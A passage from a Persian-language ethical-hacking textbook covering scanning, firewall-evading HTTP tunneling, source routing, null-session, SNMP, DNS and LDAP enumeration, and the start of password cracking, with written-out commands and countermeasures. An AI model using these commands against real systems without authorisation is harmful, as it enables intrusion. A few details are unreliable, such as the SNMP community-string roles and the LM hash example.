THC-Scan, ModemScan, ToneLoc, Phonesweep, war dialer و telesweep، ابزارهایی هستند که شماره تلفن‌ها را شناسایی می‌کند و می‌تواند هدف را شماره گیری کند تا ارتباطی با مودم کامپیوتر برقرار کند. این ابزارها، با استفاده از نام‌های کاربری و کلمات عبور پیش فرض کار می‌کنند تا بتوانند به سیستم متصل شوند. بسیاری از ارتباطات از راه دور، به خاطر این پسوردها امن نیستند.

تکنیک‌های Banner Grabbing و شناسایی سیستم عامل

Banner Grabbing و شناسایی سیستم عامل، که به عنوان شناسایی پشته TCP/IP شناخته می‌شود، چهارمین مرحله در متدلوژی اسکن است. فرآیند شناسایی، به هکر اجازه می‌دهد آسیب پذیری‌ها را روی شبکه پیدا کند. هکرها، به دنبال ساده‌ترین روش برای ایجاد دسترسی به یک سیستم یا شبکه هستند. Banner grabbing، فرآیند باز کردن یک ارتباط و خواندن بنر یا پاسخ ارسال شده توسط برنامه است. بسیاری از ایمیل‌ها، FTP، و وب سرورها به ارتباط telnet با اسم و نسخه نرم‌افزار پاسخ می‌دهند. برای مثال، یک سرور Microsoft Exchange، تنها بر روی سیستم عامل ویندوز قابل نصب است.

شناسایی اکتیو پشته، شامل ارسال داده‌ها به سوی سیستمی برای دیدن نحوه پاسخ آن است. برای اینکه سیستم عامل‌های مختلف، از پشته‌های TCP مختلفی استفاده می‌کنند بنابراین نحوه پاسخ آنها متفاوت است. سپس، این پاسخ‌ها با پایگاه داده‌ای که از پاسخ سیستم عامل‌های مختلف وجود دارد، مقایسه می‌شود و نوع سیستم عامل کشف می‌شود. این نوع شناسایی، قابل تشخیص است برای اینکه سیستم، تلاش‌های متعددی را برای ارتباط با سیستم هدف می‌کند.

شناسایی پسیو پشته، زیرکانه‌تر است برای اینکه ترافیک شبکه را مورد بررسی قرار می‌دهد تا نوع سیستم عامل را کشف کند و به جای تکنیک‌های اسکن، از تکنیک‌های sniffing استفاده می‌کند. معمولا، شناسایی پسیو پشته، توسط IDS یا سیستم‌های دیگر امنیتی غیر قابل تشخیص است اما صحت آن کمتر از شناسایی اکتیو است.

شما می‌توانید از telnet، برای banner grabbing یک سایت استفاده کنید.


telnet www.certifiedhacker 80 head / http/1.0

همچنین با استفاده از ابزار pof می‌توانید اطلاعات خوبی در مورد سیستم عامل راه دور بدانید. برای اینکار از دستور pof –I <your interface card number> استفاده کنید. از ابزارهای دیگری همچون Httprint و Miart HTTP Header برای اینکار استفاده کنید. برای شناسایی اکتیو پشته نیز می‌توانید از ابزارهای XPROBE2، PING V2، Netcraft استفاده کنید.

برای اسکن آسیب پذیری‌ها نیز می‌توانید از ابزارهای زیر استفاده کنید:

- Bidiblah
- Qualys Web-based Scanner (www.qualys.com/eccouncil)
- SAINT
- ISS Security Scanner
- Nessus (for Softwares)

- GFI LANGuard
- SATAN
- Retina
- Nagios
- NIKTO (for Web Servers)
- SAFEsuite Internet Scanner
- IdentTCPScan




رسم دیاگرام شبکه‌ای از دستگاه‌های آسیب پذیر

با استفاده از ابزارهای زیر می‌توان دیاگرامی از دستگاه‌های آسیب پذیری که در شبکه وجود دارند رسم کنید:

- FriendlyPinger
- LANsurveyor
- Ipsonar
- LANState
- Insightix Visibility (www.insightix.com)
- IPCheck Server Monitor (www.paessler.com)
- PRTG Traffic Grapher

چگونه از سرورهای پروکسی در انجام حمله استفاده می‌شوند؟

آماده‌سازی سرورهای پروکسی، آخرین مرحله از متدلوژی اسکن است. یک سرور پروکسی (proxy server)، کامپیوتری است که به عنوان میانجی بین هک و کامپیوتر هدف عمل می‌کند. با استفاده از سرور پروکسی، هکر می‌تواند روی شبکه، ناشناس باشد. هکر ابتدا ارتباطی با سرور پروکسی برقرار می‌کند و سپس درخواست ارتباطی با کامپیوتر هدف از طریق ارتباط موجود با پروکسی می‌کند. این قابلیت، هکر را قادر می‌سازد بطور ناشناس بر روی وب بگردد و یا اینکه حملات خود را مخفی کند.



ابزارهایی که برای این منظور به کار می‌روند عبارتند از:

- SocksChain
- Proxy Workbench
- ProxyManager
- Super Proxy Helper
- MultiProxy
- TOR Proxy Chaining Software
- Proxy Finder
- ProxyBag
- AutomatedProxy Leecher

ناشناس کننده‌ها چگونه کار می‌کنند؟

ناشناس کننده‌ها (Anonymizer) سرویس‌هایی هستند که تلاش می‌کنند گردش در وب را مخفی کنند آنها این کار را با استفاده از وب سایتی که به عنوان پروکسی بین سرور برای کلاینت عمل می‌کند، انجام می‌دهند. ناشناس کننده‌ها، تمام اطلاعات شناسایی از کامپیوترهای کاربران را در طول استفاده از اینترنت پاک می‌کنند بنابراین حریم خصوصی کاربر حفظ می‌شود. برای دیدن وب سایت بصورت ناشناس، هکر، آدرس وب‌سایت را داخل نرم‌افزار ناشناس‌کننده (Anonymizer) وارد می‌کند و این نرم‌افزار، درخواست را به سایت انتخاب شده ارسال

می‌کند. تمام درخواست‌ها و صفحات، به سایت ناشناس کننده پاسخ داده می‌شوند بنابراین، ردیابی درخواست کننده واقعی صفحه وب بسیار مشکل می‌شود.

از ابزارهای زیر برای ناشناس بودن استفاده کنید:

- StealthSurfer
- Browzar
- Torpak Browser
- GetAnonymous
- IP Privacy
- Anonymity 4 Proxy
- Psiphon
- AnalogX Proxy
- NetProxy
- Proxy+
- ProxySwitcher Lite
- JAP
- Proxomitron

تکنیک‌های HTTP Tunneling

یک روش رایج برای دور زدن فایروال یا IDSها، استفاده از تونل برای پروتکل بلاک شده (همچون SMTP) از طریق یک پروتکل دارای مجوز (همچون HTTP) است. تقریبا همه IDSها و فایروال‌ها به عنوان یک پروکسی بین یک کامپیوتر کلاینت و اینترنت عمل می‌کنند و تنها ترافیک مجاز را عبور می‌دهند.

اغلب شرکت‌ها، اجازه عبور ترافیک HTTP را می‌دهند بنابراین یک هکر می‌تواند با استفاده از ابزار HTTP tunneling، و با مخفی کردن پروتکل‌هایی که توانایی تخریب دارند (از قبیل IM یا چت) داخل یک بسته پروتکل دیگر، پروکسی را از کار بیاندازد.

ابزار Httptunnel برای ویندوز


ارتباط مجازی دو طرفه در قالب درخواست‌های HTTP ایجاد می‌کند و می‌تواند بصورت telnet به کامپیوتری در بیرون از فایروال متصل شد. شما باید بر روی سرور، hts را اجرا کنید اگر می‌خواهید که پورت ۸۰، تمام ترافیک‌های روی پورت ۲۳ را هدایت کنید، از دستور زیر استفاده کنید:

Hts –F server.text.com:23 80

و بر روی کلاینت نیز htc را اجرا کنید. اگر می‌خواهید از طریق یک پروکسی عبور کنید از سوئیچ P– استفاده کنید وگرنه از آن صرف نظر کنید.


htc -P proxy.corp.com:80 -F 22 server.test.com:80

سپس به localhost، telnet کنید که ترافیک خارج از پورت ۸۰ روی پروکسی سرور و روی پورت ۸۰ سرور را به پورت ۲۳ هدایت خواهد کرد.




تکنیک‌های IP Spoofing

برای کاهش احتمال شناسایی، هکر می‌تواند در زمان اسکن سیستم‌های هدف، یک آدرس IP را جعل کند. یکی از معایب جعل آدرس IP (IP Spoofing) این است که نشست TCP نمی‌تواند بطور موفقیت آمیز کامل شود.



مسیریابی مبدا (source routing)، به هکر اجازه می‌دهد مسیری که یک بسته از طریق اینترنت حرکت می‌کند را مشخص کند. این کار باعث می‌شود با دور زدن IDS و فایروال‌هایی که ممکن است حمله را شناسایی کنند، احتمال شناسایی کاهش یابد. در این تکنیک، هکر باید خود را داخل مسیری که ترافیک بصورت طبیعی از مقصد به منبع برمی‌گردد، تزریق کند.



برای تشخیص IP address spoofing، می‌توانید مقدارهای TTL را مقایسه کنید: TTL هکر با TTL واقعی آدرس جعل شده متفاوت است.

دستوراتی که برای مسیریابی مبدا استفاده می‌شوند عبارتند از:

tracert -j 10.0.0.50 10.0.0.5

hping2 -G 10.0.0.50 10.0.0.5

برای پیشگیری از آن، بایستی IP Source Routing را در روتر غیر فعال کرد.

Enumeration

پس از اسکن، enumeration اتفاق می‌افتد که فرآیند جمع‌آوری و کامپایل کردن نام‌های کاربری، نام ماشین‌ها، منابع شبکه، و سرویس‌ها است. همچنین کوئری اکتیو برای اتصال به یک سیستم هدف برای کسب این اطلاعات است.

هدف enumeration این است که حساب کاربری یا حساب سیستمی را برای هک سیستم هدف شناسایی کند. ضرورتی ندارد که حساب مدیر سیستم را پیدا کنید برای اینکه اغلب سطح دسترسی‌ها می‌توانند افزایش یابند. بسیاری از ابزارهای هک، برای اسکن IP شبکه‌ها طراحی شده‌اند. برای هر سیستمی که پاسخ می‌دهد، این ابزارها، آدرس IP، نام کامپیوتر، نام کاربری کاربر سیستم، و اطلاعات MAC address را ارائه می‌دهند.

در دامین ویندوز ۲۰۰۰، ابزار new view می‌تواند برای شناسایی نام NetBIOS استفاده شود. برای اینکار از دستور net view استفاده کنید و عبارت زیر را تایپ کنید:

New view / *domain*

Nbtstat –A *IP address*

با اینکار، کامپیوترهای عضو دامین و shareهای کامپیوترهای شبکه، قابل مشاهده است.

Null Session

Null session زمانی اتفاق می‌افتد که بدون نام کاربری و پسورد وارد سیستم شوید. NetBIOS null sessions، بسته به سیستم عامل، به عنوان آسیب پذیری در CIFS یا SMB است.

ویندوز، از SMB و لینوکس/یونیکس از CIFS استفاده می‌کند.

زمانیکه هکر توانست یک ارتباط NetBIOS را با استفاده از null session با یک سیستم برقرار کند، می‌تواند به همه حساب‌ها، گروه‌ها، shareها، مجوزها، سیاست‌ها، و سرویس‌ها دسترسی داشته باشد. استانداردهای SMB و NetBIOS در ویندوز، شامل APIهایی هستند که از طریق پورت ۱۳۹، اطلاعاتی را درباره سیستم می‌دهد.

یک روش برای اتصال یک NetBIOS null session به سیستم ویندوز، استفاده از IPC$ است. از طریق دستور net use قابل دسترسی است. دستور net use که به عنوان دستورات ویندوز است برای اتصال به shareهای کامپیوتر دیگر استفاده می‌شود. علامت ("") نشان دهنده این است که شما می‌خواهید بدون استفاده از نام کاربری و پسورد وصل شوید. برای ایجاد NetBIOS null session به یک سیستم با آدرس ۱۹۲,۲۱,۷,۱ با حساب کاربری ناشناس با استفاده از دستور net use از عبارت زیر استفاده کنید:

Windows: C:\> net use \\192.21.7.1\IPC$ “” /u: “”

Linux: $ smbclient \\\\target\\ipc\$ “” –U “”

زمانیکه دستور net use با موفقیت به پایان رسید، هکر کانالی دارد که می‌تواند برای ابزارها و تکنیک‌های دیگر از آن استفاده کند.

ابزارهایی که برای این منظور استفاده می‌شوند عبارتند از:

DumpSec، NetView، Nbtstat، SuperScan، enum، sid2user، user2sid، GetAcct.

مقابله با Null Session

Null sessions، از پورت‌های ۱۳۵، ۱۳۷، ۱۳۹ و ۴۴۵ TCP استفاده می‌کند. پس یکی از روش‌های مقابله با آن، بستن این پورت‌ها بر روی سیستم هدف است. همچنین می‌توان با غیر فعال کردن سرویس SMB روی دستگاه‌ها (غیر فعال کردن TCP/IP WINS client)، از وقوع آن جلوگیری کرد. برای اینکار، مراحل زیر را انجام دهید:

۱. بر روی کارت شبکه راست کلیک کنید و گزینه properties را انتخاب کنید.
۲. بر روی TCP/IP کلیک کنید و سپس دکمه Properties را کلیک کنید.
۳. بر روی دکمه Advanced کلیک کنید.
۴. در زبانه WINS، گزینه disable NetBIOS Over TCP/IP را انتخاب کنید.

مدیر امنیتی می‌تواند بطور مستقیم رجیستری را ویرایش کند تا اجازه ورود به کاربر ناشناس را ندهد. برای پیاده‌سازی آن، مراحل زیر را انجام دهید:

۱. Regedt32 را باز کنید و وارد مسیر HKLM\SYSTEM\CurrentControlSet\LSA شوید.
۲. از منوی Edit، گزینه Add Value را انتخاب کنید و مقادیر زیر را وارد کنید:
   a. Value name: RestrictAnonymous
   b. Data Type: REG_WORD
   c. Value: 2

همچنین، PS Tools شامل ابزارهایی برای enumeration است. برخی از این ابزارها نیاز به احراز هویت دارند.

PsExec: اجرای از راه دور پردازش‌ها

PsFile: نمایش از راه دور فایل‌های باز شده

PsGetSid: نمایش SID یک کامپیوتر یا یک کاربر

PsKill: متوقف کردن پردازش‌ها با استفاده از نام یا شماره پردازش

PsInfo: نمایش اطلاعات سیستم

PsList: نمایش اطلاعات جزئی درباره پردازش‌ها

PsLoggedOn: کسی را که بصورت local و از طریق منابع share وارد شده‌اند را نشان می‌دهد

PsLogList: از کار انداختن رکوردهای log

PsPasswd: تغییر پسورد اکانت‌ها

PsService: کنترل سرویس‌ها

PsShutdown: خاموش یا راه اندازی مجدد کامپیوتر

PsSuspend: معلق کردن پردازش‌ها

PsUptime: تعیین مدت زمان روشن بودن سیستم

SNMP Enumeration چیست؟

فرآیندی است که با استفاده از SNMP، مطمئن می‌شویم که حساب‌های کاربری روی سیستم هدف وجود دارند. SNMP، از دو نوع عنصر نرم‌افزاری برای ارتباطات استفاده می‌کند: SNMP agent، که بر روی دستگاه‌های شبکه قرار دارد و SNMP management station که با agent ارتباط برقرار می‌کند.

بسیاری از دستگاه‌های زیرساختی شبکه از قبیل روترها و سوئیچ‌ها و نیز سیستم‌های ویندوزی، شامل SNMP agent هستند که برای مدیریت سیستم یا دستگاه استفاده می‌شود. SNMP management station، درخواستی به agentها ارسال می‌کند و agentها پاسخ را می‌دهند. Trapها به management station اجازه می‌دهند اطلاعات

مهمی که در نرم‌افزار agent رخ دهد را بداند از قبیل ریستارت یا مشکل کارت شبکه. MIB، پایگاه داده‌ای از متغیرهای پیکربندی است که در دستگاه شبکه قرار دارد.

SNMP، دو پسورد دارد که برای دسترسی و پیکربندی SNMP agent از management station استفاده می‌شود. اولین پسورد، read community string نام دارد. این پسورد به شما اجازه می‌دهد که دستگاه یا سیستم خود را پیکربندی کنید. دومین پسورد، read/write community string نامیده می‌شود که برای تغییر یا ویرایش پیکربندی دستگاه است. بطور کلی، read community string پیش فرض، public است و read/write community string پیش فرض، private است. یکی از رایج‌ترین مشکلات امنیتی زمانی پیش می‌آید که community stringها بصورت تنظیمات پیش فرض باقی بمانند. هکر می‌تواند از این پسوردهای پیش فرض برای مشاهده یا تغییر پیکربندی دستگاه استفاده کند.

در سایت www.defaultpasssword.com می‌توانید پسوردهای پیش فرض بسیاری از دستگاه‌ها را ببینید.

ابزارهایی از قبیل SNMPutil، Solarwinds، SNScan، Getif، UNIX Enumeration برای enumeration استفاده می‌شوند.

مقابله با SNMP enumeration

ساده‌ترین راه برای جلوگیری از SNMP enumeration، این است که SNMP agent را در سیستم‌های هدف، حذف کنید یا سرویس SNMP را خاموش کنید. اگر نمی‌توانید SNMP را خاموش کنید، پس بایستی community stringهای پیش فرض را تغییر دهید. علاوه بر این، مدیر امنیتی می‌تواند Group Policy امنی را پیاده‌سازی کند تا ارتباطات ناشناس SNMP را محدود کند.

انتقال DNS Zone در ویندوز ۲۰۰۰

یک zone transfer ساده را می‌توان با استفاده از دستور nslookup انجام داد. عبارت استفاده از این دستور به قرار زیر است:

Nslookup ls –d *domainname*

با نتایج nslookup، هکر به دنبال رکوردهای زیر می‌گردد برای اینکه آنها اطلاعات زیادتری درباره سرویس‌های شبکه می‌دهد:

- Global Catalog service (_gc._tcp_)
- Domain controllers (_ldap._tcp)
- Kerberos authentication (_kerberos._tcp)

برای مقابله با آن می‌توان از طریق properties پنجره DNS server از آن جلوگیری کرد.

پایگاه داده اکتیو دایرکتوری، پایگاه داده مبتنی بر LDAP است. بنابراین می‌توان با کوئری ساده LDAP، کاربران و گروه‌های موجود را شناسایی کرد. تنها چیزی که برای اینکار لازم است ایجاد یک نشست احراز هویت از طریق LDAP است. Windows 2000 LDAP client که Active Directory Administration Tool (ldp.exe) نامیده می‌شود، به سرور اکتیو دایرکتوری متصل می‌شود و محتوای پایگاه داده را شناسایی می‌کند. می‌توانید این فایل را در CD ویندوز ۲۰۰۰ و در مسیر Support\Reskit\Netmgmt\Dstool آن را پیدا کنید.

برای انجام این حمله باید مراحل زیر را انجام دهید:

۱. با استفاده از ldp.exe با پورت ۳۸۹ به سرور اکتیو دایرکتوری متصل شوید. زمانیکه اتصال کامل شد، اطلاعات سرور نمایش داده می‌شود.
۲. در منوی Connection، گزینه Authentication را انتخاب کنید. نام کاربری، کلمه عبور و نام دامین را تایپ کنید. می‌توانید از حساب Guest یا هر حساب دیگری استفاده کنید.
۳. زمانیکه احراز هویت کامل شد، کاربران و گروه‌های ساخته شده را با استفاده از گزینه Search از منوی Browse ببینید.

ابزارهای زیر برای این منظور استفاده می‌شود:

- JXplorer
- LdapMiner
- Softerra LDAP Browser
- NTP Enumeration
- SMTPscan
- Asnumber
- Lynx
- Winfingerprint
- IP Tools Scanner
- NBTScan
- NetViewX
- FreeNetEnumerator
- Terminal Service Agent
- TXDNS
- Unicornscan

چه مراحلی در enumeration انجام می‌شوند؟

باید هکرها در رویکرد هک کردنشان، بصورت روشمند عمل کنند. مراحل زیر، مثالی از آنهایی که هکرها برای آماده‌سازی سیستم هدف برای حمله انجام می‌دهند را نشان می‌دهد:

۱. نام‌های کاربری را با استفاده از enumeration استخراج کنید.
۲. اطلاعات دستگاه‌ها را با استفاده از null session جمع‌آوری کنید.
۳. با استفاده از ابزار Superscan، Windows enumeration را انجام دهید.

فصل چهارم

هک سیستم

مقدمه

در این فصل، در مورد جنبه‌های مختلف هک سیستم بحث خواهیم کرد. به یاد بیاورید که چرخه هک شامل شش مرحله است. که در این فصل، در مورد پنج مرحله دیگر از چرخ هک که شامل شکستن پسورد، افزایش سطح دسترسی، اجرای برنامه‌ها، مخفی کردن فایل‌ها و پاک کردن رد پا است، بحث خواهیم کرد.


تکنیک‌های شکستن پسورد

پسوردها، شاه کلیدی از اطلاعات مورد نیاز برای دسترسی به سیستم هستند. زمانیکه کاربران، پسورد را ایجاد می‌کنند، معمولا پسوردی را انتخاب می‌کنند که قابلیت شکستن دارد. بسیاری از مردم، پسوردی را انتخاب می‌کنند که ساده باشد مثلا نام سگ‌شان را به عنوان پسورد انتخاب می‌کنند تا به خاطر آوردن آن ساده‌تر باشد. بخاطر این فاکتورهای انسانی، شکستن بسیاری از پسوردها موفقیت آمیز است و نقطه آغازی برای افزایش سطح دسترسی، اجرای برنامه‌ها، مخفی‌سازی فایل‌ها، و از بین بردن ردپا به شمار می‌رود. پسوردها می‌توانند بصورت دستی شکسته شوند و یا اینکه با استفاده از ابزارهایی از قبیل روش دیکشنری یا brute-force، بصورت اتوماتیک شکسته شوند.

شکستن دستی پسورد، شامل تلاش برای ورود به سیستم با پسوردهای مختلف است. هکر مراحل زیر را انجام می‌دهد:

۱. حساب کاربری معتبری را پیدا می‌کند (مثل Administrator یا Guest).
۲. لیستی از پسوردهای ممکن را تهیه می‌کند.
۳. پسوردها را به ترتیب احتمال مرتب می‌کند.
۴. پسوردها را امتحان می‌کند.
۵. تا جائی ادامه می‌دهد که پسورد صحیح را پیدا کند.

هکر می‌تواند فایل اسکریپتی تهیه کند که پسوردهای موجود در لیست را امتحان کند. این روش، کرک کردن پسورد بصورت دستی است که زمان گیر است و در بسیاری از موارد موفقیت آمیز نیست.



یک روش موثر برای شکستن پسورد، دسترسی به فایل حاوی پسوردها در سیستم است. بسیاری از سیستم‌ها، پسورد را برای ذخیره بر روی سیستم، hash می‌کند. در طول فرآیند ورود به سیستم، نام کاربری با استفاده از همان الگوریتم، hash می‌شود و سپس با پسوردی که قبلا بصورت hash در یک فایلی ذخیره شده است مقایسه می‌شود. هکر می‌تواند تلاش کند که به جای اینکه پسورد را حدس بزند، به الگوریتم hash که در سرور ذخیره شده است دسترسی پیدا کند و به پسوردهای ذخیره شده بر روی سرور دسترسی داشته باشد.

در سیستم ویندوزی، پسوردها در فایل SAM و در سیستم لینوکسی در فایل shadow ذخیره می‌شوند.

ابزارهای هک

Legion، حدس زدن پسورد را بصورت اتوماتیک در نشست‌های NetBIOS انجام می‌دهد. چندین بازه از آدرس‌های IP را اسکن می‌کند تا shareهای ویندوزی را پیدا کند و همچنین دارای ابزارهای حمله دیکشنری دستی نیز هست.

NTInfoScan، یک اسکنر امنیتی است که برای ویندوز NT 4.0 است. NTInfoScan، اسکنر آسیب پذیری است که گزارش‌هایی به فرمت HTML برای مشکلات امنیتی موجود در سیستم هدف تولید می‌کند.

Smbbf، ابزار بررسی SMB است که ابزاری برای بررسی پسوردها در ویندوز است. این نرم‌افزار، در هر دقیقه، ۵۳۰۰۰ پسورد را چک می‌کند.

L0phtCrack، بسته‌ای برای بررسی و بازیابی پسورد است. این نرم‌افزار، دارای قابلیت‌های حملات dictionary، brute-force، و hybrid است.

John the Ripper، ابزاری دستوری است که برای شکستن پسوردهای Unix و NT است. پسوردهای شکسته شده، بصورت case insensitive هستند که ممکن است پسورد واقعی نباشند.

KerbCrack، شامل دو برنامه است: kerbsniff و kerbcrack. که kerbsniff برای گوش دادن به شبکه و بدست آوردن لاگین‌های Windows 2000/XP است و kerbcrack، برای یافتن پسوردهای فایل بدست آمده با استفاده از حملات brute force و dictionary است.

LanManager Hash

ویندوز ۲۰۰۰، از NT Lan Manager (NTLM) hashing برای امن کردن پسوردها در طول ارسال استفاد می‌کند. بسته به پسورد، NTLM hashing می‌تواند ضعیف باشد. برای مثال، پسورد 123456abcdef ضعیف است. زمانیکه پسورد با الگوریتم NTLM رمزگذاری شد ابتدا به حروف بزرگ تبدیل می‌شود: 123456ABCDEF. پسورد با کاراکترهای blank پر می‌شود تا اینکه طول آن به ۱۴ کاراکتر برسد: 123456ABCDEF__. قبل از اینکه پسورد رمز شود، رشته ۱۴ کاراکتری به دو بخش تقسیم می‌شود: 123456A و BCDEF__. هر رشته بطور جداگانه رمز می‌شود و نتایج آن به هم وصل می‌شوند:

123465A = 6BF11E04AFAB197F

